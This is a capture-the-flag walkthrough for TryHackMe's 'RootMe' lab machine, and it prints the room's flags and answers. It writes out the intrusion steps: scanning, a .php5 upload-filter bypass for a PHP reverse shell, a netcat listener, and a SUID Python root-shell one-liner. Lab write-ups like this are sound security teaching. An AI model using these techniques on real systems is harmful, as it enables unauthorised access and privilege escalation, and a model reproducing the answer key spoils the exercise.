RootMe Capture the Flag walk through
RootMe is a vulnerable machine created by reddyyZ on TryHackMe practice room and is meant to test skills like: nmap, GoBuster, privilege escalation, SUID, find webshell and GTFOBins.
You can access it by clicking in the link below:
RootMe on TryHackMe Official WebsiteIn order to solve this easy room, there are some requirements and tasks to complete, let's have a look on them!
Tasks
Task 1: Deploy the Machine
A very simple task. In this first one we just need to run the machine in order to be able to access it through its IP (Internet Protocol).
Task 2: Reconnaissance
Here it's where the hacking really begins! Now we got a some more questions to solve to get to the next task.
- How many ports are open?
- *
- What version of Apache is running?
- 2.*.**
- What service is running on port 22?
- S**
- Find directories on the web server using the enumaration tool.
- No answer needed.
- What is the hidden directory?
- /p****/
In order to get the proper answer to these questions, we'll have to use nmap and GoBuster
Task 3: Getting a Shell
Now we need to find a form to upload an exploit and get a reverse-shell running on the target system. Then we'll explore it and look for a flag on the system
- The archive that we need to look for is
user.txt - THM{y**_***_*_****l}
To find a way to hack the system, we need to analize all the resouces that we have, then start to test it and look for vulnerable places to attack.
Task 4: Privilege Escalation
Now that we got a shell, we need to find a way to become root. To do that, we are going to look for SUID files trying to find anything out of its place.
- Which file from the SUID list is weird?
- /u**/***/******
- Find a form to escalate your privilege
- No answer needed.
- What's the flag from the
root.txtarchive? - THM{p********_*********n}
Steps
- Scan the machine using nmap:
- Using
-sCwe are scanning with the nmap default scripts. - Using
-sVwe are getting more information about the open ports in the target machine.
Type: nmap -sC -sV <IP_Address>

Now the first three questions can be answered properly:
- How many ports are open?
- 2
- What version of Apache is running?
- 2.4.29
- What service is running on port 22?
- SSH
- Run GoBuster to look for files and directories on the web server.
diris used in order for gobuster to look for directories and enter the brute-force mode.-ucan be used to pass a URL.-wcan be used to specify a wordlist.
Type: gobuster dir -u http://<IP_Address> -w <wordlist>.txt

Based on the result above, one important question can be responded.
- What is the hidden directory?
- /panel/
- Visit the hidden directory that we just found
Always remember to use the web server IP address or URL.

Looks like in the hidden directory we can upload a file to the web server. Then, we can totally take this as an advantage and try to upload a malicius file to it.
- Now we need to upload a web shell in order to the get a reverse-shell running on the target system.
If you are using Kali Linux, it comes with all the tool we need to solve the CTF, including a php reverse-shell. To access it, navigate to
/usr/share/webshells/php
and look for php-reverse-shell.php.
Otherwise, you can download it here
Now that we got everything we need, it's time to change all the values on the php script in order to get our communication with the machine. To do that, just edit this values shown below. (You can use gedit or nano for it.)

- Now, go back to the Website and upload the php script to the server.

You should get an error! No worries, this is a file upload security solution that blocks archives that may break the server.

To bypass this restriction, change the file extension to php5
Note that there are other types of file upload restrictions
and most of the time a simple extension change will not do it.
You can check the files on the server by accesing <IP_Address>/uploads/

- Now that we got the reverse-shell on the target machine, we just need to start a
netcatlistener on the port that we configured eirlier.
Type: sudo nc -lvpn 9999
With NetCat running, we just need to execute the php script on the target machine. To do that, we need to access its location.
One way of doing so is use the curl tool and make a http request on the webpage. Just type:
curl http://<IP_Address>/uploads/reverse-shell.php5

- Go back and check if we got a connection on the listener.

- In order to answer the next question, we need to explore the system looking for a file named
user.txt. To do that, we should use the LinuxFindtool.
Type: find / -type f -name user.txt 2> /dev/null
-type fis used to look for files.-namecan be used to pass a filename.2> /dev/nullcan be used to send the error messages.

- Retrieve the content of user.txt.
Type: cat /var/www/user.txt
Now we can answer one more question:
- What is
user.txt? - THM{y0u_g0t_a_sh3ll}
- To solve the next Task, we need to find strange files with SUID permissions and see if it can be explored and escalate our privilege.
To do this, type: find / type -f -user root -perm -u=s 2> /dev/null

Now we can answer one more question:
- Which file from the SUID list is weird?
- /usr/bin/python
- We just found a huge vulnerability on the target machine's OS. In order to exploit it, we can look up for specific binaries onto GTFOBins website.

- Now that we have everything we need to escalate our privilege, just execute the folowing command to get the root shell.
Type: python3 -c ‘import os; os.execl(“/bin/sh”, “sh”, “-p”)’

- To find the root's flag, we need to use the
findcommand again.
Type: find / -type f -name root.txt
- Retrieve content of
root.txtusing thecatcommand.
Type: cat /root/root.txt

And now, finally, we can answer the final question:
- What's the flag from the root.txt archive?
- THM{pri1v1l3g3_3sc4l4t10n}